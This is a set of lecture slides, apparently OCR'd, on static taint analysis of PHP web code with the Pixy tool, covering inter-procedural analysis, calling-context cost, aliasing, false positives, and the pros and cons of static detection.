
Context-insensitive Inter-procedural Analysis




Context-insensitive Inter-procedural Analysis




Context-insensitive Inter-procedural Analysis



Context-sensitive Inter-procedural Analysis



Context-sensitive Inter-procedural Analysis



A Limitation of Context-sensitive Analysis

- Problem:
  - Performance: expensive, as it gets deeper…

```
<?php
  $db_query(query1);
  $db_query(query2);
  $db_query(query3);
?>
```

```
<?php
  function db_query($query) {
    foo($query);
    foo($query);
  }
?>
```

```
<?php
  function foo($fquery) {
    mysql_query($fquery)
  }
?>
```

Number of calling context to analyze?

3 * 2 = 6

Difficulties in Pixy

- PHP is untyped; this makes things difficult

- How do we tell that a variable holds an array?
  - Natural: when it is indexed somewhere in program
  - What about this code?

```
$a[0] = $_GET[‘user’];
$a[1] = “query”;
$b = $a;
$c = $b;
mysql_query($c[1]);
```

Other Difficulties

- Other difficulties: aliases (different names for same memory location)

```
$a = 1; $b = 2; $b = &$a; $a=3; // $b==3, too!
```

- Interprocedural analysis
  - How to distinguish variables with the same name in different instances of a recursive function?

```
function f1() {
    if (..) f1();
}
```

False Positives in Pixy


- Doesn't support dynamic inclusion
  - E.g., `include($a)`
  - Manual annotations are required. Otherwise, it causes false positives or negatives
- Dynamically initialized global variables
  - Pixy conservatively treats them as tainted
- Reading from files
  - Pixy conservatively treats all files as tainted
- Custom sanitization

Static Detection Method

- Pros
  - Identify bugs before attacks
  - Analyze all of the source codes
  - No overhead (in terms of deployability)!

- Cons
  - False positives due to analysis limitations
  - It does not scale well as the target language supports more features

Solution: Dynamic Analysis

